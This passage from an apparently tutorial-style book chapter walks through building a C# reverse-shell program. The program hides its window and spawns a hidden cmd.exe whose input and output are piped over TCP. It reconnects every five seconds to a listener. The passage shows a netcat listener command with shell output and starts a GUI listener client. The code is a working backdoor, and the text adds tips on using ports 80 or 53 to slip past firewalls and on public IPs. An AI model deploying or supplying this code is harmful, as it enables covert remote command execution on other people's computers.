try { processCmd.Kill(); } catch (Exception err) { };
streamReader.Close();
streamWriter.Close();
networkStream.Close();
}

   private void StopServer() {
Cleanup();
System.Environment.Exit(System.Environment.ExitCode);
}

private void CmdOutputDataHandler(object sendingProcess,
DataReceivedEventArgs outLine) {
StringBuilder strOutput = new StringBuilder();

   if (!String.IsNullOrEmpty(outLine.Data)) {
try {
strOutput.Append(outLine.Data);
streamWriter.WriteLine(strOutput); streamWriter.Flush();
}
catch (Exception err) { }

} }
}
}
```

10.3 Explanation

We will now look at how the program works. It is basically the same as the Direct Connection type Server discussed in the previous chapter except that this Server initiates the connection instead of listen for connection.

We hide the form using this.Hide() method. The form will flash briefly when run that is why we need to set the Form property opacity to 0 as mentioned above:

```
private void Form1_Shown(object sender, EventArgs e) {
this.Hide(); for (;;) { RunServer();
System.Threading.Thread.Sleep(5000); //Wait 5 seconds }
//then try again }
```

The program uses a for(;;) perpetual loop to call the RunServer() method. This design ensures that the Server is able to initiate re-connections, either because the Client is not listening, or, the Client which is connected suddenly loses connection. However, before each re-connection, it will wait 5000 milliseconds (5 seconds). You can, of course change this value. It would, however, be more sensible to put in a larger duration, instead of a shorter one.

Next, we take a look at the RunServer() method.

If the the Server is not yet connected to the Client, then we try to connect. Here we use the loopback address 127.0.0.1 and port 6666. You can, of course, change to another static IP address eg, an intranet IP (eg 192.168.0.2) or a public IP (eg, 219.95.12.13), if you are trying this on the Internet and have a static IP address. You can also change the port to 80 (web) or 53 (DNS), if your firewall blocks other ports:

```
if (!tcpClient.Connected) {
try

   { tcpClient.Connect("127.0.0.1", 6666);
networkStream = tcpClient.GetStream();
streamReader = new StreamReader(networkStream); streamWriter =
new StreamWriter(networkStream);
}
catch (Exception err) { return; } //if no Client don't continue
```

Notice that, if the Client is not connected, it will throw an exception. The catch-block will catch the exception and return. Control then passes back to the for(;;) loop which then waits 5000 milliseconds before calling RunServer() again.

On the other hand, if the Server successfully connects to a Client, the program will go on to create the cmd.exe process:

```
   processCmd = new Process();
processCmd.StartInfo.FileName = "cmd.exe";
processCmd.StartInfo.CreateNoWindow = true;
processCmd.StartInfo.UseShellExecute = false;
processCmd.StartInfo.RedirectStandardOutput = true;
processCmd.StartInfo.RedirectStandardInput = true;
processCmd.StartInfo.RedirectStandardError = true;
processCmd.OutputDataReceived += new
```

```
    DataReceivedEventHandler (CmdOutputDataHandler);
processCmd.Start();
processCmd.BeginOutputReadLine();
```

Take note that the CreateNoWindow is set to true so that the DOS window will not pop-up when the program runs. Also, the StandardIn, StandardOut and StandardError streams are all redirected. What this means is that, the keyboard is no longer the StandardIn stream and the monitor is no longer the StandardOutput and StandardError stream. Also, once the streams have been redirected, three pipes are created for the cmd.exe process as shown in Fig 9a in the previous chapter. The figure is reproduced here again for clarity, re-labelled as Fig 10a:

Read

| |

| | [StandardOut] | |

Read cmd.exe Write

| | Write

| | [StandardIn] | |

| | | | [StandardError]

Write | |

Read

Fig 10a - Linking three pipes to the cmd.exe process

Once we have these pipes, it is trivial for any other process to read from or write to them. Hence, the name Inter Process Communication (IPC). Network streams can read from or write to them as well. This is what makes it possible for shells to talk to remote PC's through network sockets.

The next line brings us to the main loop of the Server, the perpetual while loop. Unless there is an exception, the program control will perpetually try to read from the network stream, which was created when the Server connected to the Client. The streamReader.Readline() method reads the data (commands) sent by the Client. If the command is "terminate", the program will call the StopServer() method to kill the Server. The streams and sockets are closed and the Server program exits. On the other hand, if the Client sends the "exit" command, the program will deliberately throw an ArgumentException() so that the catch-block will Cleanup() the streams, sockets and break out of the while loop to return control to the for(;;) loop in the Form_Shown Event Handler. On the other hand, if the Client sends commands other then "terminate" or "exit", program flow will proceed to inject the command into the StandardIn pipe of the cmd.exe process, by using the processCmd.Standard.WriteLine() method:

```
    while (true) {
try {
strInput.Append(streamReader.ReadLine());
strInput.Append("\n");
if (strInput.ToString().LastIndexOf("terminate") >= 0)
StopServer();
if (strInput.ToString().LastIndexOf("exit") >= 0) throw new
ArgumentException();
processCmd.StandardInput.WriteLine(strInput);
strInput.Remove(0, strInput.Length);
}
catch (Exception err)
{
Cleanup(); break;
}
}
```

The Cleanup() method cleans up everything by first closing the cmd.exe process, closing the reading and writing streams and finally closing the network stream:

```
private void Cleanup() { try { processCmd.Kill(); } catch
(Exception err) { }; streamReader.Close();
streamWriter.Close(); networkStream.Close(); }
```

The StopServer() method calls the Cleanup() method and then exits the program itself. This means the Server quits:

```
private void StopServer() { Cleanup();
System.Environment.Exit(System.Environment.ExitCode); }
```

The CmdOutputDataHandler handles the StandardOut and StandardError output streams:

```
private void CmdOutputDataHandler(object sendingProcess,
DataReceivedEventArgs outLine) {
StringBuilder strOutput = new StringBuilder();

   if (!String.IsNullOrEmpty(outLine.Data)) {
try {
strOutput.Append(outLine.Data);
streamWriter.WriteLine(strOutput); streamWriter.Flush();
}
catch (Exception err) { }
} }
```

This data handler was assigned earlier when we created the cmd.exe process. It was assiged using this line:

```
processCmd.OutputDataReceived += new
DataReceivedEventHandler(CmdOutputDataHandler);
```


Whenever the cmd.exe process executes a command it will spit out its responses into the StandardOut or, StandardError Pipes. This will raise the event called OutputDataReceived, which will go on to trigger the CmdOutputDataHandler discussed above.

To summarize. To write to the StandardIn Pipe, use
processCmd.StandardInput.WriteLine() method. To read from the StandardOut/StandardError Pipes, use the CmdOutputDataHandler().

If you use 127.0.0.1 as the address to connect to, it will connect to itself. You need to start a listening Client. As mentioned above, you can use netcat:

```
nc –lvp 6666
```


the l option means listen, v means verbose and p means port 6666.
Once the Client is connected you will see something like what is shown in Fig 10b below.



```
C:\>nc -lvp 6666
listening on [any] 6666 ...
connect to [127.0.0.1] from Family-PC [127.0.0.1] 53563
Microsoft Windows [Version 6.0.6000]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.
```

Fig 10b. Using netcat to receive connection from Server.

Once you get a shell as shown above, you can type any command and it will execute on the Server. For example, if you typed the command “dir”, the command will be executed by the Server and you will see the output as shown in Fig 10c below.



Command Prompt - nc -lvp 6666


```
dir
C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is C432-1FEF
 Directory of C:\
02/14/2007  09:30 PM    <DIR>          3dsmax9Tutorials
02/16/2007  10:24 PM    <DIR>          90b116d878c419bb64
09/19/2006  05:43 AM                24 autoexec.bat
05/05/2007  05:49 PM    <DIR>          C++Coding
09/19/2006  05:43 AM                10 config.sys
08/22/2007  01:54 PM    <DIR>          Downloads
07/29/2007  04:13 PM    <DIR>          FPC
02/11/2007  04:31 PM         1,348,493 INSTALL.LOG
02/07/2007  07:13 AM    <DIR>          Intel
05/08/2007  01:04 PM                89 pdfinfo.ini
08/26/2007  10:03 PM    <DIR>          PPENSB
08/26/2007  10:21 PM    <DIR>          Program Files
02/11/2007  06:03 PM    <DIR>          Quake3
08/05/2007  10:23 AM    <DIR>          temp
07/26/2002  05:02 PM           153,088 UNWISE.EXE
03/19/2007  06:53 AM    <DIR>          Users
02/11/2007  04:26 PM    <DIR>          Valve
08/26/2007  11:10 PM    <DIR>          Windows
02/07/2007  06:05 AM               146 YServer.txt
08/26/2007  10:50 PM             3,879 _DEBUGINFO_PPINKDLL.txt
               7 File(s)      1,505,729 bytes
              13 Dir(s)  62,250,106,880 bytes free
C:\>
```

Fig 10c. Output of the ‘dir’ command

Of course the above are all done using only one PC acting both as Server and Client. That is why we use the loopback address 127.0.0.1 If you have access to two PCs, eg, one PC called S is 192.168.0.1 and another PC called C is 192.168.0.2 and both are connected to the same LAN, you could start the Server program on S then start netcat on C and within 5 seconds (5000 milliseconds), the Server on S will connect to the Client on C and give a shell to C. The program also works on the Internet. However, you will need to use a public IP address instead of the intranet range used in our discussion. Another option for experimentation, is to install another windows XP or Vista OS in a Virtual PC. For this you will need to download and install Microsoft Virtual PC. You could then assign, say 192.168.0.2 to the Virtual PC while the host PC is assigned 192.168.0.1. The Server is run on either the host or Virtual PC and the Client on the other. For a thorough test, run your Server behind a Firewall, set the Server to connect to port 80 (http) or 53 (DNS). Then Run your listening Client (netcat, or the new GUI-based Client we will be writing below) on another PC outside the Firewall. Your Server should traverse the Firewall (or DSL router modem) with ease.

10.4 Creating our own Client Listener Program

If you do not like to use netcat, we could write out own Client. As already explained above, our client will listen for connections on a local port, eg, 127.0.0.1 port 6666 and when the Server successfully connects, it will display the shell in a GUI-based (Graphical User Interface) interface. See Fig 10d below.



```
Microsoft Windows [Version 6.0.6000]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.
C:\Users\Paul\Desktop>cd \
C:\>
```


```
dir
```

```
Connection from 127.0.0.1
```

Fig 10d - A GUI client listener

You can then type the command in the textbox below. In Fig10d above, the command ‘dir’ is typed.

After typing the command, press <Enter> and the command will be sent to the Server which will then execute it and display the result as shown in Fig 10e below.



```
Volume in drive C has no label.
Volume Serial Number is C432-1FEF
Directory of C:\
02/14/2007  09:30 PM    <DIR>          3dsmax9Tutorials
02/16/2007  10:24 PM    <DIR>          90b116d878c419bb64
09/19/2006  05:43 AM                24 autoexec.bat
05/05/2007  05:49 PM    <DIR>          C++Coding
09/19/2006  05:43 AM                10 config.sys
08/22/2007  01:54 PM    <DIR>          Downloads
07/29/2007  04:13 PM    <DIR>          FPC
02/11/2007  04:31 PM         1,348,493 INSTALL.LOG
02/07/2007  07:13 AM    <DIR>          Intel
05/08/2007  01:04 PM                89 pdfinfo.ini
08/26/2007  10:03 PM    <DIR>          PPENSB
08/26/2007  10:21 PM    <DIR>          Program Files
02/11/2007  06:03 PM    <DIR>          Quake3
08/05/2007  10:23 AM    <DIR>          temp
07/26/2002  05:02 PM           153,088 UNWISE.EXE
03/19/2007  06:53 AM    <DIR>          Users
02/11/2007  04:26 PM    <DIR>          Valve
08/26/2007  11:10 PM    <DIR>          Windows
02/07/2007  06:05 AM               146 YServer.txt
08/26/2007  10:50 PM             3,879 _DEBUGINFO_PPINKDLL.txt
               7 File(s)      1,505,729 bytes
              13 Dir(s)  62,249,574,400 bytes free
C:\>
```

Connection from 127.0.0.1

Fig 10e - Output from Server as a result of the 'dir'

command

To build our Client Listener, start a new Windows Application. Insert textBox1 and make it multiline and also enable a vertical scrollbar. Set the background color property to black and the font color to lime (green). However, you if prefer, you could leave it with its default backround white and font black color. The messages sent by the Server will be displayed in textBox1 as shown in Fig E above. Insert another textbox and call it textBox2. Place it at the bottom just below the large textBox1. However, do not make it multiline. You can dock textBox1 to the top and dock textBox2 to the center. The commands that you wish to send to the Server will be typed in textBox2. In Fig E above, the 'dir' command is typed into textBox2. I assume you are already familiar with windows form design and as such will not go into too much details here. Finally insert a Status Strip and call it statusStrip1. Of course, you would want to place it at the bottom of the form. You can dock it to the bottom. Having done that, you will need to insert a toolStripStatusLabel. This label will display the status of the connections. In Fig E above, the status strip displays the message "Connection from 127.0.0.1". To insert a toolStripStatusLabel, click on the drop down list of the Status Strip and select StatusLabel. Immediately a label will be created for you called toolStripStatusLabel1. See Fig 10f below on how this is done.

